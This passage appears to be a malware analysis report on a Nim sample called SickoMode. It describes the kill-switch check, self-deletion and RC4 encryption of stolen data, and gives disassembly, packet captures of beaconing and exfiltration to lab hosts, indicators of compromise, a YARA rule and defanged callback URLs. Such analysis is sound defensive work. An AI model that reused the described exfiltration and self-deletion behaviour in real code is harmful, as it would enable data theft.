
Looking more into the binary I see function “checkKillSwitchURL__sickomode_25". This function is called and then we see it either goes to “_setjmp” or “houdini__sickomode_51”. This seems to be the part whether the malware decides whether to delete itself or proceed with execution.



After this, we can see the program uses the Houdini function to delete itself and continue on with the program.



Earlier, we saw a function named “stealstuff__sickomode_130". After looking into it more, it was discovered that this is where the encryption takes place.




```
loc_417547:
mov     rax, [rbp+var_2B8]
mov     rcx, rbx
mov     rdx, [rax+r12*8+10h]
call    toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ826752454804904 8Z826752_51
mov     rdx, cs:_refptr_NTIseqLstringT__sM4lkSb7zS6F7OVMvW9cffQ_
mov     rcx, [rbp+var_2C0]
mov     r14, rax
call    incrSeqV3
mov     rcx, r14
mov     [rbp+var_2C0], rax
mov     rax, [rax]
mov     rdi, [rbp+var_2C0]
lea     rdx, [rax+1]
mov     [rdi], rdx
lea     rdi, [rdi+rax*8]
mov     r15, [rdi+10h]
call    copyStringRC1
mov     [rdi+10h], rax
test    r15, r15
jnz     loc_41762A
```

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators




No.	Time	Source	Destination	Protocol	Length	Info
6	0.071139624	10.0.0.3	10.0.0.4	HTTP	146	GET / HTTP/1.1
10	0.109473059	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
23	0.529535117	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=A8E
26	0.541123044	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
32	1.552415439	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
35	1.563326414	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
40	2.569090397	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
43	2.579764252	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
49	3.584166865	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=A69
52	3.595294259	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
58	4.600451092	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
61	4.611200573	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
67	5.616606587	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B2E
70	5.627946396	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
76	6.632362147	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
79	6.643303822	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
84	7.649975568	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=BE9
87	7.661551145	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
92	8.665169626	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
95	8.677509093	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
100	9.681244076	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=BE9
103	9.692793565	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
108	10.696702746	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
111	10.707602604	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
116	11.713435480	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=90E
119	11.725216949	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (

```
Frame 6: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface enp0s3, id
Ethernet II, Src: PCSSystemtec_ec:78:9c (08:00:27:ec:78:9c), Dst: PCSSystemtec_95:8a:e3 (08:00
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 49674, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    User-Agent: Mozilla/5.0\r\n
    Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
    \r\n
    [Response in frame: 10]
    [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
```

Fig 3: Wireshark Packet Capture of initial beacon check-in

Fig 4: WireShark Packet Capture of data exfiltration server.

Host-based Indicators



Passwrd.exe file dropped by malware in “C:\Users\Public” directory.

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

```
rule SickoMode_Malware {

meta:
    last_updated = "2025-03-05"
    author = "EachErmine"
    description = "A YARA rule for detecting the SickoMode malware"

strings:
    $string1 = "nim"
    $string2 = "houdini"
    $string3 = "passwrd.txt" ascii
    $string4 = "checkKillSwitchURL"
    $string5 = "cdn.altimiter.local"
    $PE_magic_byte = { 4D 5A }

condition:
    $PE_magic_byte at 0 and
    $string1 and
    ($string2 or $string3) and
    ($string4 or $string5)


}
```

B. Callback URLs

Domain	Port
hxxp[://]update[.]ec12-4-109-278-3 ubuntu20-04[.]local	80
hxxp[://]cdn[.]altimiter[.]local	80